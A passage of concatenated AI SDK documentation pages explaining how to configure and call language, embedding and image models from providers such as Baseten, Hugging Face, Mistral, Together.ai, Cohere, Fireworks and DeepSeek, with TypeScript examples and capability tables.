When enabled, profanities will be filtered by replacing characters with asterisks except for the first and last.
-
speaker_channels_count integer
Only available for English, Spanish and French languages. Specify the total number of unique speaker channels in the audio.
-
speakers_count integer
Only available for English, Spanish and French languages. Specify the total number of unique speakers in the audio.
-
diarization_type string
Specify diarization type. Possible values: "standard" (default), "premium".
-
custom_vocabulary_id string
Supply the id of a pre-completed custom vocabulary submitted through the Custom Vocabularies API.
-
custom_vocabularies Array
Specify a collection of custom vocabulary to be used for this job.
-
strict_custom_vocabulary boolean
If true, only exact phrases will be used as custom vocabulary.
-
summarization_config object
Specify summarization options.
- model string - Model type for summarization. Possible values: "standard" (default), "premium".
- type string - Summarization formatting type. Possible values: "paragraph" (default), "bullets".
- prompt string - Custom prompt for flexible summaries (mutually exclusive with type).
-
translation_config object
Specify translation options.
- target_languages Array - Array of target languages for translation.
- model string - Model type for translation. Possible values: "standard" (default), "premium".
-
language string
Language is provided as a ISO 639-1 language code. Default is "en".
-
forced_alignment boolean
When enabled, provides improved accuracy for per-word timestamps for a transcript. Default is
false.Currently supported languages:
- English (en, en-us, en-gb)
- French (fr)
- Italian (it)
- German (de)
- Spanish (es)
Note: This option is not available in low-cost environment.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
machine |
||||
low_cost |
||||
fusion |
title: Baseten description: Learn how to use Baseten models with the AI SDK.
Baseten Provider
Baseten is an inference platform for serving frontier, enterprise-grade opensource AI models via their API.
Setup
The Baseten provider is available via the @ai-sdk/baseten module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance baseten from @ai-sdk/baseten:
import { baseten } from '@ai-sdk/baseten';
If you need a customized setup, you can import createBaseten from @ai-sdk/baseten
and create a provider instance with your settings:
import { createBaseten } from '@ai-sdk/baseten';
const baseten = createBaseten({
apiKey: process.env.BASETEN_API_KEY ?? '',
});
You can use the following optional settings to customize the Baseten provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://inference.baseten.co/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theBASETEN_API_KEYenvironment variable. It is recommended you set the environment variable usingexportso you do not need to include the field everytime. You can grab your Baseten API Key here -
modelURL string
Custom model URL for specific models (chat or embeddings). If not provided, the default Model APIs will be used.
-
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Model APIs
You can select Baseten models using a provider instance.
The first argument is the model id, e.g. 'moonshotai/Kimi-K2-Instruct-0905': The complete supported models under Model APIs can be found here.
const model = baseten('moonshotai/Kimi-K2-Instruct-0905');
Example
You can use Baseten language models to generate text with the generateText function:
import { baseten } from '@ai-sdk/baseten';
import { generateText } from 'ai';
const { text } = await generateText({
model: baseten('moonshotai/Kimi-K2-Instruct-0905'),
prompt: 'What is the meaning of life? Answer in one sentence.',
});
Baseten language models can also be used in the streamText function
(see AI SDK Core).
Dedicated Models
Baseten supports dedicated model URLs for both chat and embedding models. You have to specify a modelURL when creating the provider:
OpenAI-Compatible Endpoints (/sync/v1)
For models deployed with Baseten's OpenAI-compatible endpoints:
import { createBaseten } from '@ai-sdk/baseten';
const baseten = createBaseten({
modelURL: 'https://model-{MODEL_ID}.api.baseten.co/sync/v1',
});
// No modelId is needed because we specified modelURL
const model = baseten();
const { text } = await generateText({
model: model,
prompt: 'Say hello from a Baseten chat model!',
});
/predict Endpoints
/predict endpoints are currently NOT supported for chat models. You must use /sync/v1 endpoints for chat functionality.
Embedding Models
You can create models that call the Baseten embeddings API using the .textEmbeddingModel() factory method. The Baseten provider uses the high-performance @basetenlabs/performance-client for optimal embedding performance.
import { createBaseten } from '@ai-sdk/baseten';
import { embed, embedMany } from 'ai';
const baseten = createBaseten({
modelURL: 'https://model-{MODEL_ID}.api.baseten.co/sync',
});
const embeddingModel = baseten.textEmbeddingModel();
// Single embedding
const { embedding } = await embed({
model: embeddingModel,
value: 'sunny day at the beach',
});
// Batch embeddings
const { embeddings } = await embedMany({
model: embeddingModel,
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy mountain peak',
],
});
Endpoint Support for Embeddings
Supported:
/syncendpoints (Performance Client automatically adds/v1/embeddings)/sync/v1endpoints (automatically strips/v1before passing to Performance Client)
Not Supported:
/predictendpoints (not compatible with Performance Client)
Performance Features
The embedding implementation includes:
- High-performance client: Uses
@basetenlabs/performance-clientfor optimal performance - Automatic batching: Efficiently handles multiple texts in a single request
- Connection reuse: Performance Client is created once and reused for all requests
- Built-in retries: Automatic retry logic for failed requests
Error Handling
The Baseten provider includes built-in error handling for common API errors:
import { baseten } from '@ai-sdk/baseten';
import { generateText } from 'ai';
try {
const { text } = await generateText({
model: baseten('moonshotai/Kimi-K2-Instruct-0905'),
prompt: 'Hello, world!',
});
} catch (error) {
console.error('Baseten API error:', error.message);
}
Common Error Scenarios
// Embeddings require a modelURL
try {
baseten.textEmbeddingModel();
} catch (error) {
// Error: "No model URL provided for embeddings. Please set modelURL option for embeddings."
}
// /predict endpoints are not supported for chat models
try {
const baseten = createBaseten({
modelURL:
'https://model-{MODEL_ID}.api.baseten.co/environments/production/predict',
});
baseten(); // This will throw an error
} catch (error) {
// Error: "Not supported. You must use a /sync/v1 endpoint for chat models."
}
// /sync/v1 endpoints are now supported for embeddings
const baseten = createBaseten({
modelURL:
'https://model-{MODEL_ID}.api.baseten.co/environments/production/sync/v1',
});
const embeddingModel = baseten.textEmbeddingModel(); // This works fine!
// /predict endpoints are not supported for embeddings
try {
const baseten = createBaseten({
modelURL:
'https://model-{MODEL_ID}.api.baseten.co/environments/production/predict',
});
baseten.textEmbeddingModel(); // This will throw an error
} catch (error) {
// Error: "Not supported. You must use a /sync or /sync/v1 endpoint for embeddings."
}
// Image models are not supported
try {
baseten.imageModel('test-model');
} catch (error) {
// Error: NoSuchModelError for imageModel
}
title: Hugging Face description: Learn how to use Hugging Face Provider.
Hugging Face Provider
The Hugging Face provider offers access to thousands of language models through Hugging Face Inference Providers, including models from Meta, DeepSeek, Qwen, and more.
API keys can be obtained from Hugging Face Settings.
Setup
The Hugging Face provider is available via the @ai-sdk/huggingface module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance huggingface from @ai-sdk/huggingface:
import { huggingface } from '@ai-sdk/huggingface';
For custom configuration, you can import createHuggingFace and create a provider instance with your settings:
import { createHuggingFace } from '@ai-sdk/huggingface';
const huggingface = createHuggingFace({
apiKey: process.env.HUGGINGFACE_API_KEY ?? '',
});
You can use the following optional settings to customize the Hugging Face provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://router.huggingface.co/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theHUGGINGFACE_API_KEYenvironment variable. You can get your API key from Hugging Face Settings. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create language models using a provider instance:
import { huggingface } from '@ai-sdk/huggingface';
import { generateText } from 'ai';
const { text } = await generateText({
model: huggingface('deepseek-ai/DeepSeek-V3-0324'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .responses() or .languageModel() factory methods:
const model = huggingface.responses('deepseek-ai/DeepSeek-V3-0324');
// or
const model = huggingface.languageModel('moonshotai/Kimi-K2-Instruct');
Hugging Face language models can be used in the streamText function
(see AI SDK Core).
You can explore the latest and trending models with their capabilities, context size, throughput and pricing on the Hugging Face Inference Models page.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
meta-llama/Llama-3.1-8B-Instruct |
||||
meta-llama/Llama-3.1-70B-Instruct |
||||
meta-llama/Llama-3.3-70B-Instruct |
||||
meta-llama/Llama-4-Scout-17B-16E-Instruct |
||||
deepseek-ai/DeepSeek-V3-0324 |
||||
deepseek-ai/DeepSeek-R1 |
||||
deepseek-ai/DeepSeek-R1-Distill-Llama-70B |
||||
Qwen/Qwen3-235B-A22B-Instruct-2507 |
||||
Qwen/Qwen3-Coder-480B-A35B-Instruct |
||||
Qwen/Qwen2.5-VL-7B-Instruct |
||||
google/gemma-3-27b-it |
||||
moonshotai/Kimi-K2-Instruct |
title: Mistral AI description: Learn how to use Mistral.
Mistral AI Provider
The Mistral AI provider contains language model support for the Mistral chat API.
Setup
The Mistral provider is available in the @ai-sdk/mistral module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance mistral from @ai-sdk/mistral:
import { mistral } from '@ai-sdk/mistral';
If you need a customized setup, you can import createMistral from @ai-sdk/mistral
and create a provider instance with your settings:
import { createMistral } from '@ai-sdk/mistral';
const mistral = createMistral({
// custom settings
});
You can use the following optional settings to customize the Mistral provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.mistral.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theMISTRAL_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Mistral chat API using a provider instance.
The first argument is the model id, e.g. mistral-large-latest.
Some Mistral chat models support tool calls.
const model = mistral('mistral-large-latest');
Mistral chat models also support additional model settings that are not part of the standard call settings.
You can pass them as an options argument and utilize MistralLanguageModelOptions for typing:
import { mistral, type MistralLanguageModelOptions } from '@ai-sdk/mistral';
const model = mistral('mistral-large-latest');
await generateText({
model,
providerOptions: {
mistral: {
safePrompt: true, // optional safety prompt injection
parallelToolCalls: false, // disable parallel tool calls (one tool per response)
} satisfies MistralLanguageModelOptions,
},
});
The following optional provider options are available for Mistral models:
-
safePrompt boolean
Whether to inject a safety prompt before all conversations.
Defaults to
false. -
documentImageLimit number
Maximum number of images to process in a document.
-
documentPageLimit number
Maximum number of pages to process in a document.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation for structured outputs. Only applies when a schema is provided and only sets the
strictflag in addition to using Custom Structured Outputs, which is used by default if a schema is provided.Defaults to
false. -
structuredOutputs boolean
Whether to use structured outputs. When enabled, tool calls and object generation will be strict and follow the provided schema.
Defaults to
true. -
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. When set to false, the model will use at most one tool per response.
Defaults to
true.
Document OCR
Mistral chat models support document OCR for PDF files. You can optionally set image and page limits using the provider options.
const result = await generateText({
model: mistral('mistral-small-latest'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: new URL(
'https://github.com/vercel/ai/blob/main/examples/ai-core/data/ai.pdf?raw=true',
),
mediaType: 'application/pdf',
},
],
},
],
// optional settings:
providerOptions: {
mistral: {
documentImageLimit: 8,
documentPageLimit: 64,
},
},
});
Reasoning Models
Mistral offers reasoning models that provide step-by-step thinking capabilities:
- magistral-small-2506: Smaller reasoning model for efficient step-by-step thinking
- magistral-medium-2506: More powerful reasoning model balancing performance and cost
These models return content that includes <think>...</think> tags containing the reasoning process. To properly extract and separate the reasoning from the final answer, use the extract reasoning middleware:
import { mistral } from '@ai-sdk/mistral';
import {
extractReasoningMiddleware,
generateText,
wrapLanguageModel,
} from 'ai';
const result = await generateText({
model: wrapLanguageModel({
model: mistral('magistral-small-2506'),
middleware: extractReasoningMiddleware({
tagName: 'think',
}),
}),
prompt: 'What is 15 * 24?',
});
console.log('REASONING:', result.reasoningText);
// Output: "Let me calculate this step by step..."
console.log('ANSWER:', result.text);
// Output: "360"
The middleware automatically parses the <think> tags and provides separate reasoningText and text properties in the result.
Example
You can use Mistral language models to generate text with the generateText function:
import { mistral } from '@ai-sdk/mistral';
import { generateText } from 'ai';
const { text } = await generateText({
model: mistral('mistral-large-latest'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Mistral language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
Structured Outputs
Mistral chat models support structured outputs using JSON Schema. You can use generateObject or streamObject
with Zod, Valibot, or raw JSON Schema. The SDK sends your schema via Mistral's response_format: { type: 'json_schema' }.
import { mistral } from '@ai-sdk/mistral';
import { generateObject } from 'ai';
import { z } from 'zod';
const result = await generateObject({
model: mistral('mistral-large-latest'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.string()),
instructions: z.array(z.string()),
}),
}),
prompt: 'Generate a simple pasta recipe.',
});
console.log(JSON.stringify(result.object, null, 2));
You can enable strict JSON Schema validation using a provider option:
import { mistral } from '@ai-sdk/mistral';
import { generateObject } from 'ai';
import { z } from 'zod';
const result = await generateObject({
model: mistral('mistral-large-latest'),
providerOptions: {
mistral: {
strictJsonSchema: true, // reject outputs that don't strictly match the schema
},
},
schema: z.object({
title: z.string(),
items: z.array(z.object({ id: z.string(), qty: z.number().int().min(1) })),
}),
prompt: 'Generate a small shopping list.',
});
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
pixtral-large-latest |
||||
mistral-large-latest |
||||
mistral-medium-latest |
||||
mistral-medium-2505 |
||||
mistral-small-latest |
||||
magistral-small-2506 |
||||
magistral-medium-2506 |
||||
ministral-3b-latest |
||||
ministral-8b-latest |
||||
pixtral-12b-2409 |
||||
open-mistral-7b |
||||
open-mixtral-8x7b |
||||
open-mixtral-8x22b |
Embedding Models
You can create models that call the Mistral embeddings API
using the .textEmbedding() factory method.
const model = mistral.textEmbedding('mistral-embed');
You can use Mistral embedding models to generate embeddings with the embed function:
import { mistral } from '@ai-sdk/mistral';
import { embed } from 'ai';
const { embedding } = await embed({
model: mistral.textEmbedding('mistral-embed'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Default Dimensions |
|---|---|
mistral-embed |
1024 |
title: Together.ai description: Learn how to use Together.ai's models with the AI SDK.
Together.ai Provider
The Together.ai provider contains support for 200+ open-source models through the Together.ai API.
Setup
The Together.ai provider is available via the @ai-sdk/togetherai module. You can
install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance togetherai from @ai-sdk/togetherai:
import { togetherai } from '@ai-sdk/togetherai';
If you need a customized setup, you can import createTogetherAI from @ai-sdk/togetherai
and create a provider instance with your settings:
import { createTogetherAI } from '@ai-sdk/togetherai';
const togetherai = createTogetherAI({
apiKey: process.env.TOGETHER_API_KEY ?? '',
});
You can use the following optional settings to customize the Together.ai provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.together.xyz/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theTOGETHER_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create Together.ai models using a provider instance. The first argument is the model id, e.g. google/gemma-2-9b-it.
const model = togetherai('google/gemma-2-9b-it');
Reasoning Models
Together.ai exposes the thinking of deepseek-ai/DeepSeek-R1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { togetherai } from '@ai-sdk/togetherai';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: togetherai('deepseek-ai/DeepSeek-R1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use Together.ai language models to generate text with the generateText function:
import { togetherai } from '@ai-sdk/togetherai';
import { generateText } from 'ai';
const { text } = await generateText({
model: togetherai('meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Together.ai language models can also be used in the streamText function
(see AI SDK Core).
The Together.ai provider also supports completion models via (following the above example code) togetherai.completion() and embedding models via togetherai.textEmbedding().
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
meta-llama/Meta-Llama-3.3-70B-Instruct-Turbo |
||||
meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo |
||||
mistralai/Mixtral-8x22B-Instruct-v0.1 |
||||
mistralai/Mistral-7B-Instruct-v0.3 |
||||
deepseek-ai/DeepSeek-V3 |
||||
google/gemma-2b-it |
||||
Qwen/Qwen2.5-72B-Instruct-Turbo |
||||
databricks/dbrx-instruct |
Image Models
You can create Together.ai image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { togetherai } from '@ai-sdk/togetherai';
import { experimental_generateImage as generateImage } from 'ai';
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-dev'),
prompt: 'A delighted resplendent quetzal mid flight amidst raindrops',
});
You can pass optional provider-specific request parameters using the providerOptions argument.
import { togetherai } from '@ai-sdk/togetherai';
import { experimental_generateImage as generateImage } from 'ai';
const { images } = await generateImage({
model: togetherai.image('black-forest-labs/FLUX.1-dev'),
prompt: 'A delighted resplendent quetzal mid flight amidst raindrops',
size: '512x512',
// Optional additional provider-specific request parameters
providerOptions: {
togetherai: {
steps: 40,
},
},
});
For a complete list of available provider-specific options, see the Together.ai Image Generation API Reference.
Model Capabilities
Together.ai image models support various image dimensions that vary by model. Common sizes include 512x512, 768x768, and 1024x1024, with some models supporting up to 1792x1792. The default size is 1024x1024.
| Available Models |
|---|
stabilityai/stable-diffusion-xl-base-1.0 |
black-forest-labs/FLUX.1-dev |
black-forest-labs/FLUX.1-dev-lora |
black-forest-labs/FLUX.1-schnell |
black-forest-labs/FLUX.1-canny |
black-forest-labs/FLUX.1-depth |
black-forest-labs/FLUX.1-redux |
black-forest-labs/FLUX.1.1-pro |
black-forest-labs/FLUX.1-pro |
black-forest-labs/FLUX.1-schnell-Free |
Embedding Models
You can create Together.ai embedding models using the .textEmbedding() factory method.
For more on embedding models with the AI SDK see embed().
import { togetherai } from '@ai-sdk/togetherai';
import { embed } from 'ai';
const { embedding } = await embed({
model: togetherai.textEmbedding('togethercomputer/m2-bert-80M-2k-retrieval'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Dimensions | Max Tokens |
|---|---|---|
togethercomputer/m2-bert-80M-2k-retrieval |
768 | 2048 |
togethercomputer/m2-bert-80M-8k-retrieval |
768 | 8192 |
togethercomputer/m2-bert-80M-32k-retrieval |
768 | 32768 |
WhereIsAI/UAE-Large-V1 |
1024 | 512 |
BAAI/bge-large-en-v1.5 |
1024 | 512 |
BAAI/bge-base-en-v1.5 |
768 | 512 |
sentence-transformers/msmarco-bert-base-dot-v5 |
768 | 512 |
bert-base-uncased |
768 | 512 |
title: Cohere description: Learn how to use the Cohere provider for the AI SDK.
Cohere Provider
The Cohere provider contains language and embedding model support for the Cohere chat API.
Setup
The Cohere provider is available in the @ai-sdk/cohere module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance cohere from @ai-sdk/cohere:
import { cohere } from '@ai-sdk/cohere';
If you need a customized setup, you can import createCohere from @ai-sdk/cohere
and create a provider instance with your settings:
import { createCohere } from '@ai-sdk/cohere';
const cohere = createCohere({
// custom settings
});
You can use the following optional settings to customize the Cohere provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.cohere.com/v2. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theCOHERE_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Cohere chat API using a provider instance.
The first argument is the model id, e.g. command-r-plus.
Some Cohere chat models support tool calls.
const model = cohere('command-r-plus');
Example
You can use Cohere language models to generate text with the generateText function:
import { cohere } from '@ai-sdk/cohere';
import { generateText } from 'ai';
const { text } = await generateText({
model: cohere('command-r-plus'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Cohere language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
command-a-03-2025 |
||||
command-a-reasoning-08-2025 |
||||
command-r7b-12-2024 |
||||
command-r-plus-04-2024 |
||||
command-r-plus |
||||
command-r-08-2024 |
||||
command-r-03-2024 |
||||
command-r |
||||
command |
||||
command-nightly |
||||
command-light |
||||
command-light-nightly |
Reasoning
Cohere has introduced reasoning with the command-a-reasoning-08-2025 model. You can learn more at https://docs.cohere.com/docs/reasoning.
import { cohere } from '@ai-sdk/cohere';
import { generateText } from 'ai';
async function main() {
const { text, reasoning } = await generateText({
model: cohere('command-a-reasoning-08-2025'),
prompt:
"Alice has 3 brothers and she also has 2 sisters. How many sisters does Alice's brother have?",
// optional: reasoning options
providerOptions: {
cohere: {
thinking: {
type: 'enabled',
tokenBudget: 100,
},
},
},
});
console.log(reasoning);
console.log(text);
}
main().catch(console.error);
Embedding Models
You can create models that call the Cohere embed API
using the .textEmbedding() factory method.
const model = cohere.textEmbedding('embed-english-v3.0');
You can use Cohere embedding models to generate embeddings with the embed function:
import { cohere } from '@ai-sdk/cohere';
import { embed } from 'ai';
const { embedding } = await embed({
model: cohere.textEmbedding('embed-english-v3.0'),
value: 'sunny day at the beach',
providerOptions: {
cohere: {
inputType: 'search_document',
},
},
});
Cohere embedding models support additional provider options that can be passed via providerOptions.cohere:
import { cohere } from '@ai-sdk/cohere';
import { embed } from 'ai';
const { embedding } = await embed({
model: cohere.textEmbedding('embed-english-v3.0'),
value: 'sunny day at the beach',
providerOptions: {
cohere: {
inputType: 'search_document',
truncate: 'END',
},
},
});
The following provider options are available:
-
inputType 'search_document' | 'search_query' | 'classification' | 'clustering'
Specifies the type of input passed to the model. Default is
search_query.search_document: Used for embeddings stored in a vector database for search use-cases.search_query: Used for embeddings of search queries run against a vector DB to find relevant documents.classification: Used for embeddings passed through a text classifier.clustering: Used for embeddings run through a clustering algorithm.
-
truncate 'NONE' | 'START' | 'END'
Specifies how the API will handle inputs longer than the maximum token length. Default is
END.NONE: If selected, when the input exceeds the maximum input token length will return an error.START: Will discard the start of the input until the remaining input is exactly the maximum input token length for the model.END: Will discard the end of the input until the remaining input is exactly the maximum input token length for the model.
Model Capabilities
| Model | Embedding Dimensions |
|---|---|
embed-english-v3.0 |
1024 |
embed-multilingual-v3.0 |
1024 |
embed-english-light-v3.0 |
384 |
embed-multilingual-light-v3.0 |
384 |
embed-english-v2.0 |
4096 |
embed-english-light-v2.0 |
1024 |
embed-multilingual-v2.0 |
768 |
title: Fireworks description: Learn how to use Fireworks models with the AI SDK.
Fireworks Provider
Fireworks is a platform for running and testing LLMs through their API.
Setup
The Fireworks provider is available via the @ai-sdk/fireworks module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance fireworks from @ai-sdk/fireworks:
import { fireworks } from '@ai-sdk/fireworks';
If you need a customized setup, you can import createFireworks from @ai-sdk/fireworks
and create a provider instance with your settings:
import { createFireworks } from '@ai-sdk/fireworks';
const fireworks = createFireworks({
apiKey: process.env.FIREWORKS_API_KEY ?? '',
});
You can use the following optional settings to customize the Fireworks provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.fireworks.ai/inference/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theFIREWORKS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create Fireworks models using a provider instance.
The first argument is the model id, e.g. accounts/fireworks/models/firefunction-v1:
const model = fireworks('accounts/fireworks/models/firefunction-v1');
Reasoning Models
Fireworks exposes the thinking of deepseek-r1 in the generated text using the <think> tag.
You can use the extractReasoningMiddleware to extract this reasoning and expose it as a reasoning property on the result:
import { fireworks } from '@ai-sdk/fireworks';
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const enhancedModel = wrapLanguageModel({
model: fireworks('accounts/fireworks/models/deepseek-r1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
Example
You can use Fireworks language models to generate text with the generateText function:
import { fireworks } from '@ai-sdk/fireworks';
import { generateText } from 'ai';
const { text } = await generateText({
model: fireworks('accounts/fireworks/models/firefunction-v1'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Fireworks language models can also be used in the streamText function
(see AI SDK Core).
Completion Models
You can create models that call the Fireworks completions API using the .completion() factory method:
const model = fireworks.completion('accounts/fireworks/models/firefunction-v1');
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
accounts/fireworks/models/firefunction-v1 |
||||
accounts/fireworks/models/deepseek-r1 |
||||
accounts/fireworks/models/deepseek-v3 |
||||
accounts/fireworks/models/llama-v3p1-405b-instruct |
||||
accounts/fireworks/models/llama-v3p1-8b-instruct |
||||
accounts/fireworks/models/llama-v3p2-3b-instruct |
||||
accounts/fireworks/models/llama-v3p3-70b-instruct |
||||
accounts/fireworks/models/mixtral-8x7b-instruct |
||||
accounts/fireworks/models/mixtral-8x7b-instruct-hf |
||||
accounts/fireworks/models/mixtral-8x22b-instruct |
||||
accounts/fireworks/models/qwen2p5-coder-32b-instruct |
||||
accounts/fireworks/models/qwen2p5-72b-instruct |
||||
accounts/fireworks/models/qwen-qwq-32b-preview |
||||
accounts/fireworks/models/qwen2-vl-72b-instruct |
||||
accounts/fireworks/models/llama-v3p2-11b-vision-instruct |
||||
accounts/fireworks/models/qwq-32b |
||||
accounts/fireworks/models/yi-large |
||||
accounts/fireworks/models/kimi-k2-instruct |
Embedding Models
You can create models that call the Fireworks embeddings API using the .textEmbedding() factory method:
const model = fireworks.textEmbedding('nomic-ai/nomic-embed-text-v1.5');
You can use Fireworks embedding models to generate embeddings with the embed function:
import { fireworks } from '@ai-sdk/fireworks';
import { embed } from 'ai';
const { embedding } = await embed({
model: fireworks.textEmbedding('nomic-ai/nomic-embed-text-v1.5'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Dimensions | Max Tokens |
|---|---|---|
nomic-ai/nomic-embed-text-v1.5 |
768 | 8192 |
Image Models
You can create Fireworks image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { fireworks } from '@ai-sdk/fireworks';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: fireworks.image('accounts/fireworks/models/flux-1-dev-fp8'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Model Capabilities
For all models supporting aspect ratios, the following aspect ratios are supported:
1:1 (default), 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9
For all models supporting size, the following sizes are supported:
640 x 1536, 768 x 1344, 832 x 1216, 896 x 1152, 1024x1024 (default), 1152 x 896, 1216 x 832, 1344 x 768, 1536 x 640
| Model | Dimensions Specification |
|---|---|
accounts/fireworks/models/flux-1-dev-fp8 |
Aspect Ratio |
accounts/fireworks/models/flux-1-schnell-fp8 |
Aspect Ratio |
accounts/fireworks/models/playground-v2-5-1024px-aesthetic |
Size |
accounts/fireworks/models/japanese-stable-diffusion-xl |
Size |
accounts/fireworks/models/playground-v2-1024px-aesthetic |
Size |
accounts/fireworks/models/SSD-1B |
Size |
accounts/fireworks/models/stable-diffusion-xl-1024-v1-0 |
Size |
For more details, see the Fireworks models page.
Stability AI Models
Fireworks also presents several Stability AI models backed by Stability AI API keys and endpoint. The AI SDK Fireworks provider does not currently include support for these models:
| Model ID |
|---|
accounts/stability/models/sd3-turbo |
accounts/stability/models/sd3-medium |
accounts/stability/models/sd3 |
title: DeepSeek description: Learn how to use DeepSeek's models with the AI SDK.
DeepSeek Provider
The DeepSeek provider offers access to powerful language models through the DeepSeek API.
API keys can be obtained from the DeepSeek Platform.
Setup
The DeepSeek provider is available via the @ai-sdk/deepseek module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance deepseek from @ai-sdk/deepseek:
import { deepseek } from '@ai-sdk/deepseek';
For custom configuration, you can import createDeepSeek and create a provider instance with your settings:
import { createDeepSeek } from '@ai-sdk/deepseek';
const deepseek = createDeepSeek({
apiKey: process.env.DEEPSEEK_API_KEY ?? '',
});
You can use the following optional settings to customize the DeepSeek provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.deepseek.com/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPSEEK_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create language models using a provider instance:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .chat() or .languageModel() factory methods:
const model = deepseek.chat('deepseek-chat');
// or
const model = deepseek.languageModel('deepseek-chat');
DeepSeek language models can be used in the streamText function
(see AI SDK Core).
Reasoning
DeepSeek has reasoning support for the deepseek-reasoner model. The reasoning is exposed through streaming:
import { deepseek } from '@ai-sdk/deepseek';
import { streamText } from 'ai';
const result = streamText({
model: deepseek('deepseek-reasoner'),
